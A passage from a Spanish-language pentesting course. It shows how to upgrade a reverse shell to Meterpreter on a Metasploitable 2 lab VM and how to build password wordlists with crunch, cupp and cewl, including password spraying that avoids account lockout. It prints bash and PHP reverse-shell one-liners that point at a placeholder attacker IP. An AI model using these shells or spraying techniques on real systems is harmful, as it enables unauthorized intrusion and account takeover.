- Al pulsar la combinación de teclas Ctrl + C, por ejemplo, la sesión se cierra en lugar de cancelar el comando actual como en una *shell* de terminal normal.
- No puedes ejecutar comandos interactivos como `su` para cambiar de usuario o SSH para conectarte a otros hosts.
- Los editores de texto como Vim y Nano no se pueden utilizar correctamente para editar archivos (solo de forma no interactiva);
- Carece de características como el control de trabajos (*job control*), la tabulación completa y el historial de comandos (con la flecha para arriba).

Para superar algunos (no todos) de estos problemas necesitamos migrar de Netcat a una *shell* TTY interactiva.

Módulo pty de Python

El módulo **pty** de Python genera una pseudo-terminal que es capaz de ejecutar comandos interactivos (una pseudo-terminal es un software que se conecta a un programa y actúa como una terminal, pero envía cualquier entrada y salida a otro programa). Para generar la shell **pty** de Python ejecuta el siguiente comando en la sesión de Netcat:

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

```
(kali㉿kali)-[~]
$ nc -lvp 4444
listening on [any] 4444 ...
connect to [192.168.162.129] from (UNKNOWN) [192.168.162.143] 52799
id
uid=1000(tha) gid=1000(tha) groups=1000(tha),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108(lpadmin)
,109(sambashare)

whoami
tha

python -c 'import pty; pty.spawn("/bin/bash")'
tha@servidor01:~$
```

Aunque el módulo **pty** de Python puede ayudar, es solamente una solución parcial a los problemas relacionados con *shells* no interactivas. Podrás ejecutar comandos como `su`, pero la combinación de teclas Ctrl + C seguirá terminando la sesión de Netcat. Las características interactivas, como el historial, siguen sin estar disponibles.

Como es de suponerse, el *target* debe tener Python instalado.

Migrando de una Shell Regular a Meterpreter

Hasta ahora has aprendido a configurar *shells* de tipo *bind* y de reversa. Como has visto, estas *shells* son la ejecución de cmd.exe o bash enlazados a Netcat usando la opción `-e` o *shells* de reversa generadas con bash, Python, PHP o cualquier otro lenguaje de programación o scripting. Una *shell* de reversa nos da control sobre el *target* en el contexto del usuario donde se inicia la *shell*. Esto es muy bueno de inicio, pero ¿qué pasa si deseas ejecutar exploits de Metasploit para escalar privilegios o módulos de post-exploitación en el *target*, como el *port-forwarding* de Meterpreter? Para esto se necesita interceptar una *shell* regular con Metasploit y después, migrar la *shell* a una sesión de Meterpreter.

Una *shell* regular se puede actualizar a una *shell* de Meterpreter de la siguiente manera:

1. Inicia el módulo *multi-handler* en Metasploit para interceptar una *shell* de reversa y configura el *payload* que se aadecue a tu *target*.
2. Genera la *shell* de reversa desde el *target*.
3. Utiliza el módulo de post-exploitación **shell_to_meterpreter** (en Metasploit) para migrar la sesión.

En la prueba de concepto (PoC) siguiente voy a utilizar como *target* la VM llamada Metasploitable 2.

Configuración del Módulo multi-handler de Metasploit

Como se menciona en los pasos anteriores, vamos a iniciar Metasploit y configuremos el módulo *multi-handler* para interceptar una *shell* de reversa. En este caso, el *target* es la máquina llamada Metasploitable 2, la cual es una máquina con una distribución de Linux. Los comandos son los siguientes:

Para iniciar Metasploit:

```
sudo msfconsole
```

Para utilizar el módulo *multi-handler*:

```
use exploit/multi/handler
```

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) >
```

Como se observa en la imagen anterior, el módulo (o *exploit*) configura automáticamente un *payload*. En este caso así voy a dejarlo, sin embargo, en caso de que quieras utilizar otro, puedes hacerlo con el siguiente comando:

```
set payload <payload>
```

Ahora necesitamos establecer la IP de la máquina atacante y el puerto escucha:

```
set lhost <IP_atacante>
```

```
set lport <Puerto_escucha>
```

```
msf6 exploit(multi/handler) > set lhost 192.168.162.129
lhost => 192.168.162.129
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

Name  Current Setting  Required  Description
-----  -----  -----  -----
Payload options (generic/shell_reverse_tcp):
Name  Current Setting  Required  Description
-----  -----  -----  -----
LHOST  192.168.162.129  yes        The listen address (an interface may be specified)
LPORT  4444            yes        The listen port

Exploit target:
Id  Name
--  --
0  Wildcard Target
```

Y finalmente, para ejecutar el módulo y al mismo tiempo mandar el proceso a segundo plano (*background*):

```
run -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.162.129:4444
msf6 exploit(multi/handler) > jobs

Jobs
-----
Id  Name
--  --
0  Exploit: multi/handler  generic/shell_reverse_tcp  tcp://192.168.162.129:4444

msf6 exploit(multi/handler) >
```

Como puedes observar en la imagen anterior, utiliza el comando *jobs* para verificar las sesiones en segundo plano. Para terminar un *job* puedes utilizar el comando *kill job job_id*.

Ejecución de Shell de Reversa desde el Target

Con un *listener* ejecutándose en el puerto 4444 podemos emitir, en el *target*, el comando que genere una *shell* de reversa. Ten en cuenta que en este momento estamos haciendo una PoC, por lo tanto, ejecutaremos el comando directamente en la línea de comandos del *target*. En escenarios reales las *shells* se ejecutan comúnmente a través de *exploits* de ejecución remota de código utilizando varios vectores de ataque.

Primero vamos a intentar establecer una *shell* de reversa con *bash*. El comando es el siguiente:

```
bash -i >& /dev/tcp/<IP_atacante>/<Puerto> 0>&1
```

En caso de que el *target* no acepte el comando o te genere algún error, busca otra alternativa, por ejemplo con algún lenguaje de programación instalado en el *target*. Con el comando siguiente vamos a intentar establecer una *shell* de reversa utilizando PHP:

```
php -r '$sock=fsockopen("<IP_atacante>",<Puerto_escucha>);exec("/bin/sh -i <&3 >&3 2>&3");'
```

```
msf6 exploit(multi/handler) > [*] Command shell session 1 opened (192.168.162.129:4444 -> 192.168.162.141:42957 ) at 2022-04-01 13:28:19 -0400
msf6 exploit(multi/handler) > sessions -l
Active sessions
-----
Id  Name      Type
1   shell sparc/bsd  Shell Banner: sh: no job control in this shell
Connection
192.168.162.129:4444 -> 192.168.162.141:42957 (192.168.162.141)

File  Actions  Edit  View  Help
msfadmin@metasploitable:~$ msfadmin@metasploitable:~$ msfadmin@metasploitable:~$ msfadmin@metasploitable:~$ <$sock=fsockopen('192.168.162.129',4444);exec("/bin/sh -i <&3 >&3 2>&3");' No entry for terminal type "xterm-256color"; using dumb terminal settings.
msfadmin@metasploitable:~$
```

Como puedes observar en la imagen anterior, el comando que genera la *shell* de reversa se ejecutó con éxito en el *target*. También, La máquina atacante recibió con éxito la *shell* de reversa y le asignó la sesión con el ID 1. Para ver las sesiones activas puedes utilizar el comando *sessions -l*.

Migración Hacia una Shell de Meterpreter

Para ingresar a la sesión que se acaba de crear, puedes hacerlo con el comando siguiente:

```
sessions -i id_de_sesión
```

```
msf6 exploit(ms11_061) > sessions -i 1
```

```
Shell Banner:  
sh: no job control in this shell  
_____  
sh-3.2$  
sh-3.2$ █
```

Para regresar a Metasploit desde la *shell* puedes hacerlo con Ctrl + z o ingresando el comando `background`:

```
Shell Banner:  
sh: no job control in this shell  
sh-3.2$ sh-3.2$ ?  
Background session 1? [y/N]. N  
(*) Backgrounding foreground process in the shell session  
sh-3.2$ background  
Background session 1? [y/N]. y  
msf6 exploit(multi/meterpreter) > !
```

Ahora que ya tenemos la *shell* regular en el *target* podemos migrar a una *shell* de Meterpreter de dos maneras diferentes:

1. Utilizando el comando `sessions -u <ID_de_sesión>`
 2. Utilizando el módulo `post/multi/manage/shell_to_meterpreter`

Ambas maneras utilizan el módulo **shell_to_meterpreter** para actualizar la *shell* a Meterpreter. La única diferencia es que el primer método ejecuta el módulo automáticamente sin tener que seleccionar, configurar y ejecutar el módulo manualmente. Veamos ambos métodos.

Opción 1:

Después de que la sesión activa se haya puesto en segundo plano, ejecuta el siguiente comando:

En mi caso, la migración generó un error después de haber creado la sesión de Meterpreter, sin embargo, al parecer la sesión de Meterpreter siguió activa.

Para interactuar con la nueva sesión, puedes ejecutar el siguiente comando:

```
sessions -i <ID_de_sesión>
```

```
meterpreter > sysinfo
Computer : metasploitable.localdomain
OS       : Ubuntu 8.04 (linux 2.6.24-16-server)
Architecture : i686
Buildtuple  : i486-linux-musl
Meterpreter : x86/linux
meterpreter > getuid
Server username: msfadmin
meterpreter >
meterpreter > shell
Process 6568 created.
Channel 1 created.
bash -i
bash: no job control in this shell
msfadmin@metasploitable:~$ 
msfadmin@metasploitable:~$ whoami
msfadmin
msfadmin@metasploitable:~$
```

Opción 2: Módulo `shell_to_meterpreter`

Para utilizar el módulo de post-exploitación **shell to meterpreter** ejecuta el siguiente comando:

use post/multi/manage/shell to meterpreter

Dentro del contexto del módulo, debes especificar el ID de la sesión que quieras migrar. Esto lo haces con el siguiente comando:

```
set session <ID de sesión>
```

```
mstf exploit(multi/meterpreter) > sessions -l
Active sessions

Id Name Type Information Connection
 1 shell sparc/bsd Shell Banner: sh: no job control in this shell - 192.168.162.129:4444 -> 192.168.162.141:42957 (192.168.162.141)

mstf exploit(multi/meterpreter) > use post/multi/manage/shell_to_meterpreter
mstf post(multi/manage/shell_to_meterpreter) > set session 1
session → 1
mstf post(multi/manage/shell_to_meterpreter) > -
```

Finalmente, ejecuta el módulo para migrar la shell.

exploit

```

msf post[*]:[metasploit] > exploit
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.162.129:4433
[*] Sending stage (38983) to 192.168.162.129:4433
[*] Meterpreter session 3 opened (192.168.162.129:4433 -> 192.168.162.141:53844) at 2022-04-01 13:58:44 -0600
[*] error: Unable to execute the following command: echo m4VWNgB0M020c06a74c2d11twXijggsCAMHffefqfIhQDVEJmPqIXAeRf0DtgAMAS-hqAgFzjMyc2AhdE
AAAAAAAIAAECAFCAAAjAAAAs5gjAAA:AAAAAAABjg==M4VWNgB0M020c06a74c2d11twXijggsCAMHffefqfIhQDVEJmPqIXAeRf0DtgAMAS-hqAgFzjMyc2AhdE
AAAAAAAIAAECAFCAAAjAAAAs5gjAAA:AAAAAAABjg==M4VWNgB0M020c06a74c2d11twXijggsCAMHffefqfIhQDVEJmPqIXAeRf0DtgAMAS-hqAgFzjMyc2AhdE
[*] sessions -l
[*] Active sessions

```

ID	Name	Type	Information	Connection
1	shell	sparc/bsd	Shell Banner: sh: no job control in this shell	192.168.162.129:4444 -> 192.168.162.141:42957 (192.168.162.141)
3	meterpreter	x86/linux	msfadmin @ metasploitable.localdomain	192.168.162.129:4433 -> 192.168.162.141:53844 (192.168.162.141)

Para interactuar con la nueva sesión, puedes ejecutar el siguiente comando:

```

sessions -i <ID_de_sesión>
[*] msf post[*]:[metasploit] > sessions -i 3
[*] Active sessions

```

ID	Name	Type	Information	Connection
1	shell	sparc/bsd	Shell Banner: sh: no job control in this shell	192.168.162.129:4444 -> 192.168.162.141:42957 (192.168.162.141)
3	meterpreter	x86/linux	msfadmin @ metasploitable.localdomain	192.168.162.129:4433 -> 192.168.162.141:53844 (192.168.162.141)

```

[*] msf post[*]:[metasploit] > sessions -i 3
[*] Starting interaction with 3...
[*] meterpreter > sysinfo
Computer : metasploitable.localdomain
OS : Ubuntu 8.04 (Linux 2.6.34-16-server)
Architecture : i686
BuildDate : 1488-linux-must
Meterpreter : x86/linux
[*] meterpreter > getuid
Server Username: msfadmin
[*] meterpreter >

```

En algunos casos, al ejecutar el módulo **shell_to_meterpreter**, es posible que obtengas un error relacionado con permisos. Esto sucede especialmente cuando la *shell* inicial se genera desde una ubicación donde el usuario actual no tiene permisos de escritura. Te recomiendo que, antes de iniciar la migración, cambies de ubicación al directorio **/tmp** o alguna otra ubicación en la que sepas que el usuario actual tiene permisos de escritura (yo ca si siempre utilizo el directorio **/tmp**).

Introducción y Conceptos Básicos

Cracking de contraseñas se refiere a una amplia gama de ataques que buscan recuperar la contraseña de un usuario o servicio a través de medios ilegítimos. Podemos categorizar el cracking de contraseñas según el método utilizado, por ejemplo, podríamos intentar iniciar sesión en un sistema en vivo (servidor de SSH, FTP o aplicaciones web) o quizás ya tengamos acceso al hash almacenado de una contraseña. El primer contexto se denomina *cracking online* y al segundo *cracking offline*.

Aunque no es definitorio, el *cracking online* de contraseñas, regularmente, se efectúa en la fase de explotación; *cracking offline* de contraseñas en la fase de post-explotación. De tal manera que así lo veremos en este curso; en esta sección nos enfocaremos en el *cracking online* de contraseñas y en una de las secciones de post-explotación, nos enfocaremos en el *cracking offline* de contraseñas.

¿Qué son los Ataques de Diccionario y Fuerza Bruta a Contraseñas?

¡Simple y claro! los ataques de fuerza bruta (*brute-force*) son la única forma de encontrar la contraseña de alguien o algo. Pero, esto no es tan sencillo como se lee. Los ataques por fuerza bruta deben incluir todas las alternativas posibles de un conjunto determinado de caracteres. Como resultado, tardan mucho tiempo en completarse (en caso de que alguna vez lo hagan). Veamos un ejemplo:

Supongamos que queremos encontrar la contraseña de una cuenta, de la cual no sabemos la longitud de la contraseña. Un programa que ejecuta ataques por fuerza bruta hará algo parecido a lo siguiente:

Empezará con un carácter; ciclará entre cada posible letra minúscula y verificará si ese único carácter es la contraseña:

- a -> b -> c -> -> z

Si no tuvo éxito, hará lo mismo pero ahora con letras mayúsculas:

- A -> B -> C -> -> Z

Si no tuvo éxito, hará lo mismo, pero, ahora con números:

- 0 -> 1 -> 2 -> -> 9

Si no tuvo éxito, hará lo mismo, pero, ahora con caracteres especiales:

- ¡ -> " -> # ->

Si no tuvo éxito, empezará nuevamente, pero, ahora con dos caracteres de la siguiente manera:

- aa -> ab ->.. aA -> aB ->.... a1 -> a2 -> ...-> a! -> a" -> a&..
- ba -> bb ->.. bA -> bB ->.... b1 -> b2 -> ...-> b! -> b" -> b&..
-
- &a -> &b ->.. &A -> &B ->.... &1 -> &2 -> ...-> &! -> &" -> &&..

Si no tuvo éxito, empezará nuevamente, pero, ahora con tres caracteres, después cuatro, y así sucesivamente hasta encontrar la contraseña. Eventualmente, probará todas las combinaciones posibles de letras, números y símbolos. Con tiempo suficiente, un ataque de fuerza bruta siempre es exitoso.

Si una contraseña es insegura, esto quiere decir corta y de solo letras, *crackearla* podría tomar un par de minutos o un par de horas. Si una contraseña es segura, *crackearla* podría llevar días o incluso años. Esta es una de varias razones por las que es importante utilizar contraseñas seguras.

¿Qué queremos decir con "contraseñas seguras"? Con respecto a la fuerza bruta, la fortaleza de una contraseña es una función de su longitud y su complejidad. Si queremos hacer más fuerte una contraseña, aumentar su longitud suele tener más utilidad defensiva que aumentar su complejidad. Esto se debe a que cada carácter adicional en la contraseña aumenta exponencialmente el tiempo que lleva aplicar la fuerza bruta.

Consideremos un ejemplo. Imagina que estás tratando de *crackear* un PIN de 4 dígitos con fuerza bruta. Podemos calcular el número de intentos que deberás realizar elevando el número de posibles caracteres (complejidad) a la potencia del número de dígitos permitidos en la contraseña (longitud). En este caso, hay diez valores posibles para cada dígito y hay cuatro dígitos. Por lo tanto, tomará 10^4 , o 10,000 intentos para *crackear* el PIN.

Ahora, para demostrar la diferencia, en un contexto de número de intentos, entre aumentar la complejidad o la longitud de una contraseña, primero, intentemos aumentar la complejidad a 12 caracteres (dos valores más). Estos caracteres podrán ser los dígitos del 0 al 9 y las letras A y B. Tomará 12^4 , o 20,736 intentos posibles para *crackear* el PIN.

Esto puede parecer bastante bueno ya que se ha más que duplicado el número de intentos. Sin embargo, revisemos lo que sucede si dejas la complejidad de los caracteres como estaban y, en su lugar, aumentas la cantidad de caracteres en el PIN a 6 (dos valores más). ¿Cuántos intentos tendrías que hacer para *crackear* este PIN? 10^6 , o 1.000.000. Se necesitarían 100 veces más intentos para *crackear* el PIN aumentando su longitud, en comparación con el original, en lugar de simplemente duplicarlo.

Los ataques de diccionario son una variante o forma especial de fuerza bruta. Un diccionario en este caso es una lista de palabras que se pueden probar como contraseñas. En este contexto, un diccionario también se denomina a veces como lista de palabras o *wordlist*.

Existen *wordlists* de varios tipos, por ejemplo, *wordlists* de usuarios, de contraseñas, de combinaciones entre usuarios y contraseñas, de directorios web, etc.

Las *wordlists* de contraseñas son creadas de contraseñas predeterminadas o populares, por ejemplo, que incluya nombres, ciudades, nombres de estaciones del año y variaciones simples de las palabras. Las *wordlists* de contraseñas eficaces no se basan en conjetas, sino en una combinación de razonamiento e investigación para obtener resultados óptimos. Por ejemplo, muchos sitios web, al crear una cuenta de usuario, nos hacen saber su política de contraseñas; nos especifican si todas las contraseñas deben tener al menos 8 caracteres e incluir letras, números, signos, etc. Esta información es de gran ayuda para reducir el número de posibilidades. Probar contraseñas que no cumplen esos requisitos seguramente fallarán y será una pérdida de tiempo.

En el caso de que tu *target* sea una corporación, el siguiente paso sería intentar recopilar información sobre sus empleados. Información como nombres de familiares, mascotas o intereses de los usuarios puede ser muy útil para crear listas de contraseñas, al igual que las fechas de nacimiento, la fecha de inicio en un empleo o inicio de vacaciones.

En la fase de *footprinting* pasivo vimos cómo se puede obtener información útil desde fuentes públicas (como sitios web, redes sociales, etc.) y cómo los atacantes utilizan dichas fuentes para recopilar una amplia gama de información. Estos detalles e investigaciones se utilizarán para construir listas de contraseñas dirigidas a un *target* específico.

Para maximizar la eficacia de las listas de contraseñas, el siguiente paso podría ser ampliar el archivo con palabras modificadas (o variaciones). Las palabras modificadas incluirán sustituciones de caracteres comunes, por ejemplo, el número cero podría reemplazar a la letra "O", un signo \$ a la letra "S" o al número "5", etc.

Personalizar una lista de contraseñas específicamente para un *target* hace que los ataques de diccionario a contraseñas sean más eficaces y eficientes que los ataques por fuerza bruta.

Aunque los ataques de diccionario pueden parecer la opción más obvia, no siempre son la mejor. Si las contraseñas son una mezcla aleatoria de letras minúsculas y mayúsculas, números y caracteres especiales; un ataque de diccionario fallará con seguridad. Las contraseñas generadas aleatoriamente se encuentran comúnmente en contraseñas de WiFi, contraseñas generadas por administradores de contraseñas y cada vez más en aplicaciones web. Atacar contraseñas generadas aleatoriamente con un ataque por fuerza bruta tiene, en teoría, una tasa de éxito del 100% siempre y cuando se utilice el conjunto y número de caracteres correcto. Aun así, como te lo mencioné al principio, las contraseñas fuertes pueden tardar mucho tiempo en *crackearse*; estos factores hacen que los ataques por fuerza bruta no sean prácticos.

Según estudios, matemáticamente, un ataque por fuerza bruta hacia una contraseña de 10 caracteres derivada de los caracteres de la A a la Z (mayúsculas y minúscula), símbolos y números de 0 al 9 podría tomar a una PC de escritorio común millones de años en completarse.

Ataque Brute-Force

aaaaaaaa
aaaaaaaaab
aaaaaaaaac
aaaaaaaaad
...
aaaaaaaA
aaaaaaaB

Ataque de Diccionario

ie168
abygurl69
a6_123
*7;Vamos!
qwerty
111111
iloveu
000000

Otra cuestión importante para tener en cuenta referente al cracking online son los mecanismos de limitación de intentos de acceso y las directivas de bloqueo de cuenta. Muchos sistemas implementan bloqueos automáticos de cuentas después de un cierto número de intentos de inicio de sesión fallidos dentro de un período de tiempo. Cuando el número de intentos rebasa un límite, la cuenta se bloquea durante un período de tiempo o hasta que un administrador desbloquea la cuenta. El sistema también puede bloquear la dirección IP para que ya no se puedan realizar nuevos intentos de acceso desde ese origen, especialmente en aplicaciones web.

Password "Spraying"

Una técnica común para realizar un ataque de diccionario a contraseñas para no activar directivas de bloqueo de cuenta o mecanismos de limitación de intentos de acceso se denomina *password spraying*. En lugar de verificar varias contraseñas contra una sola cuenta, *password spraying* hace lo opuesto, verifica varias cuentas de usuario utilizando una sola contraseña a la vez. Para esto se utiliza una lista de contraseñas comunes y es con el fin de identificar cuentas que utilicen contraseñas predeterminadas o muy inseguras.

Un ataque de *password spraying* tiene que ser ajustado de una manera que no active ningún mecanismo defensivo y preferiblemente evitar la detección. Esto requeriría que un atacante al menos tenga una idea de las directivas de bloqueo aplicadas en un sistema determinado.

Wordlists

Las *wordlists*, son simplemente archivos de texto que contienen palabras para su uso como entrada a programas diseñados para probar contraseñas, enumerar directorios, enumerar subdominios, etc; todo depende del tipo de contenido de cada *wordlist*. En esta sección nos enfocaremos en las *wordlists* para su uso en ataques a contraseñas.

La precisión de las *wordlists* es generalmente más importante que la cantidad cuando se considera un ataque de diccionario, lo que significa que es más importante crear una *wordlist* ligera pero con contenido relevante que crear una *wordlist* enorme y genérica. Debido a esto, muchas *wordlists* se basan en un tema común, como referencias de cultura popular, industrias específicas o regiones geográficas y se refinan para contener contraseñas de uso común. Kali Linux incluye varias *wordlists* en el directorio `/usr/share/wordlists/` y muchos más están alojadas en línea.

Al realizar un ataque de contraseña, puede ser tentador simplemente usar estas listas prediseñadas. Sin embargo, podemos ser mucho más efectivos en nuestro enfoque si nos tomamos el tiempo para construir nuestras propias *wordlists* personalizadas y dirigidas hacia nuestros targets.

En esta sección, examinaremos herramientas y enfoques para crear *wordlists* efectivas.

Generación de Wordlists Personalizadas

Ahora que tienes una mejor visión de cómo funcionan los ataques por fuerza bruta y de diccionario, vamos a ver cómo podemos generar nuestras propias *wordlists* de contraseñas. Kali Linux tiene algunas herramientas para esta función como **Crunch** y **Cewl**.

Crunch

Crunch se puede utilizar para generar *wordlists* que contengan:

- Todas las combinaciones posibles para un número determinado de letras.
- Todas las combinaciones para un rango de caracteres seguido de un texto estático.

La sintaxis del comando es la siguiente:

```
crunch <longitud mínima> <longitud máxima> <conjunto de caracteres> <opciones>
```

Ejemplos:

El comando siguiente crea una *wordlist* que consta de 5 letras mayúsculas del abecedario en todas sus combinaciones posibles y guarda los resultados en un archivo llamado `wordlist1.txt`:

```
crunch 5 5 ABCDEFGHIJKLMNOPQRSTUVWXYZ -o wordlist1.txt
```

```
(kali㉿kali)-[~]
$ crunch 5 5 ABCDEFGHIJKLMNOPQRSTUVWXYZ -o wordlist1.txt
Crunch will now generate the following amount of data: 71288256 bytes
67 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 11881376
crunch: 100% completed generating output

(kali㉿kali)-[~]
$ head -n 5 wordlist1.txt
AAAAAA
AAAAB
AAAAC
AAAAD
AAAEE
```

El comando siguiente crea una *wordlist* con todas las combinaciones posibles de 8 dígitos:

```
crunch 8 8 0123456789 -o wordlist2.txt
```

```
(kali㉿kali)-[~]
$ crunch 8 8 0123456789 -o wordlist2.txt
Crunch will now generate the following amount of data: 900000000 bytes
858 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 1000000000
crunch: 67% completed generating output
crunch: 100% completed generating output

(kali㉿kali)-[~]
$ head -n 5 wordlist2.txt
00000000
00000001
00000002
00000003
00000004
```

El comando siguiente crea una *wordlist* que inician con 4 letras mayúsculas en todas las combinaciones posibles seguidas por el número 1982. El número 1982 podría representar el año de nacimiento del *target*:

```
crunch 8 8 ABCDEFGHIJKLMNOPQRSTUVWXYZ -t @@@@1982 -o wordlist3.txt
```

```
(kali㉿kali)-[~]
$ crunch 8 8 ABCDEFGHIJKLMNOPQRSTUVWXYZ -t @@@@1982 -o wordlist3.txt
Crunch will now generate the following amount of data: 4112784 bytes
3 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 456976
crunch: 100% completed generating output

(kali㉿kali)-[~]
$ head -n 5 wordlist3.txt
AAAA1982
AAA81982
AAAC1982
AAAD1982
AAAE1982
```

El uso de la opción **-p** en **Crunch** evita que se repitan caracteres o palabras. Esto es especialmente útil cuando se genera una *wordlist* a partir de palabras o frases. Por ejemplo, crearemos una *wordlist* generada de la frase "Diciembre Navidad 2022":

```
crunch 1 2 -p Diciembre Navidad 2022
```

```
(kali㉿kali)-[~]
$ crunch 1 2 -p Diciembre Navidad 2022
Crunch will now generate approximately the following amount of data: 126 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 6
2022DiciembreNavidad
2022NavidadDiciembre
Diciembre2022Navidad
DiciembreNavidad2022
Navidad2022Diciembre
NavidadDiciembre2022
```

En el ejemplo anterior, los valores de longitud mínima y máxima no son utilizados; se pueden establecer a cualquier valor pero deben incluirse en el comando. También puedes observar que quité la opción **-o** y los resultados fueron enviados a la terminal.

Cupp

La herramienta Cupp (*Common User Passwords Profiler*) está diseñada para crear una *wordlist* de contraseñas dirigida a una persona en particular.

Cupp toma como datos de entrada información personal de un individuo, por ejemplo su apodo, nombre de mascota, fecha de nacimiento, etc. Esta herramienta parte de la mala costumbre que tenemos los humanos de crear contraseñas con una combinación de cosas conocidas. Estas cosas conocidas son a menudo detalles personales que están regularmente en la mente de una persona.

Cupp no viene instalado en Kali, se puede instalar desde los repositorios de Kali con la herramienta **apt** o se puede descargar desde github

En esta sección voy a instalarlo con **apt**, el comando es el siguiente:

```
sudo apt update && sudo apt install cupp -y
```

```
(kali㉿kali)-[~]
$ sudo apt update && sudo apt install cupp -y
Get:1 http://mirror.serverius.net/kali kali-rolling InRelease [30.6 kB]
Get:2 http://mirror.serverius.net/kali kali-rolling/main amd64 Packages [17.9 MB]
Fetched 17.9 MB in 10s (1,713 kB/s)
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
31 packages can be upgraded. Run 'apt list --upgradable' to see them.
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
```

Como ejemplo, vamos a crear una *wordlist* con los datos para Pedro Picapiedra (Caricatura Los Picapiedra)

```
(kali㉿kali)-[~]
$ cupp

  _____
 /     \
 \   /   cupp.py!      # Common
 \  /    # User
  \ /    # Passwords
   \    # Profiler
    \  *  [ Muris Kurgas | jorgan@remote-exploit.org ]
     \  *  [ Mebus | https://github.com/Mebus/]

[+] Insert the information about the victim to make a dictionary
[!] If you don't know all the info, just hit enter when asked! ;)

> First Name: Pedro
> Surname: Picapiedra
> Nickname: ppiedra
> Birthdate (DDMMYYYY):
>
> Partners) name: Vilma
> Partners) nickname: vpiedra
> Partners) birthdate (DDMMYYYY):
>
> Child's name: Pebbles
> Child's nickname: ppiedra
> Child's birthdate (DDMMYYYY):
>
> Pet's name: Dino
> Company name:

> Do you want to add some key words about the victim? Y/[N]:
> Do you want to add special chars at the end of words? Y/[N]:
> Do you want to add some random numbers at the end of words? Y/[N]:
> Leet mode? (i.e. leet = 1337) Y/[N]: Y

[+] Now making a dictionary...
[+] Sorting list and removing duplicates...
[+] Saving dictionary to pedro.txt, counting 666 words
[+] Now load your pistolero with pedro.txt and shoot! Good luck!
```

La opción **-i** es para que el programa se ejecute en modo interactivo. Como puedes observar, el programa generó una **wordlist** llamada **pedro.txt** y contiene 844 palabras.

A continuación un ejemplo del contenido del archivo **pedro.txt**:

```
(kali㉿kali)-[~]
$ head pedro.txt
OrdP2008
OrdP2009
OrdP2010
OrdP2011
OrdP2012
OrdP2013
OrdP2014
OrdP2015
OrdP2016
OrdP2017

(kali㉿kali)-[~]
$ tail pedro.txt
vpiedra2012
vpiedra2013
vpiedra2014
vpiedra2015
vpiedra2016
vpiedra2017
vpiedra2018
vpiedra2019
vpiedra2020
vpiedra_
```

Puedes verificar la ayuda de la herramienta con la opción **-h** y/o también te puedes dirigir al sitio web de github: <https://github.com/Mebus/cupp>

Cewl

Cewl es una herramienta que hace una función denominada *spidering*. La herramienta navega a través de todas las páginas web de un sitio web en función de los parámetros que se le establezcan y luego genera una **wordlist** de todas las palabras que encuentre.

Estos son algunos de los parámetros importantes:

- **-m**: longitud mínima de la palabra a guardar en la **wordlist**.
- **-d**: profundidad máxima de navegación.
- **-o**: significa *offsite* o fuera del sitio y se utiliza para permitir la navegación hacia otro sitio web.
- **-w**: sirve para especificar el archivo de salida.

Los tres primeros parámetros (**-m**, **-d** y **-o**) se utilizan para especificar la longitud de las palabras que se guardarán en la **wordlist**, la profundidad máxima en que **Cewl** podrá navegar en el mismo sitio y si se le permite salir del sitio web actual. Estos tres parámetros pueden afectar enormemente el tiempo de producción. Por esta razón, no es recomendable establecer el valor del parámetro **-d** demasiado alto, especialmente cuando se utiliza junto con el parámetro **-o** que permite a **Cewl** visitar otros sitios.

Por ejemplo, vamos a utilizar **Cewl** para hacer un *spidering* el sitio web oficial de Kali Linux para encontrar palabras con una longitud de 8 caracteres o más y vaya 1 nivel de profundidad:

```
cewl -d 1 -m 8 -w cewl1.txt https://www.kali.org
```



```
(kali㉿kali)-[~]
$ cewl -d 1 -m 8 -w cewl1.txt https://www.kali.org
CeWL 5.5.2 (Grouping) Robin Wood (robin@digi.ninja) (https://digi.ninja/)

(kali㉿kali)-[~]
$ head -n 5 cewl1.txt
NetHunter
Includes
language
packages
Documentation

(kali㉿kali)-[~]
```

Contraseñas Predeterminadas

Un error comúnmente cometido por los administradores de sistemas es el no cambiar las contraseñas predeterminadas suministradas con algunos dispositivos (de red), servicios y/o aplicaciones web. Si encuentras páginas de inicio de sesión para dispositivos de red como NAS, cámaras IP, teléfonos IP, routers, switches o aplicaciones y servicios que pueden tener una contraseña predeterminada, busca en Internet los manuales del dispositivo o en sitios que publican contraseñas predeterminadas para verificar que se han cambiado.

En las siguientes URLs puedes encontrar contraseñas predeterminadas para diferentes dispositivos:

- <http://open-sez.me/>
- <https://cirt.net/passwords>
- https://www.fortypoundhead.com/tools_dpw.asp
- <https://default-password.info/>
- <https://www.routerpasswords.com/>

Las contraseñas predeterminadas para los dispositivos de Internet de las cosas (IoT) siguen dando lugar a problemas de seguridad de forma regular. La configuración para estos dispositivos se realiza generalmente de forma remota y muchos tienen credenciales predeterminadas para permitir la configuración de inicio a través de algún tipo de portal web. Sin embargo, dado que los proveedores de dispositivos IoT no obligan a los usuarios a establecer una contraseña segura o incluso a restablecer la predeterminada, muchos dispositivos permanecen expuestos y abiertos. Tan pronto como un dispositivo IoT está conectado a Internet, los atacantes tienen la oportunidad de obtener un acceso recurrente en la red de su casa o empresa.

Wordlists en Kali Linux

Kali Linux contiene varias wordlists. Esto se debe a las diversas herramientas que están presentes en Kali Linux para realizar ataques por fuerza bruta y de diccionario hacia mecanismos de autenticación, directorios, etc. Las wordlists se encuentran dentro del directorio **/usr/share/wordlists/**. Aquí, se encuentra el directorio **dirb** para las wordlists que vienen con la herramienta **dirb**. Luego tenemos el directorio **dirbuster** que contiene las wordlists que vienen la herramienta **dirbuster**. Y así lo mismo con varias herramientas que vienen con sus propias wordlists. También está la wordlist llamada **rockyou.txt**; en algunas distribuciones está comprimida por defecto. Tendrás que extraerla antes de usar.

```
[kali㉿kali]:~$ ls /usr/share/wordlists/  
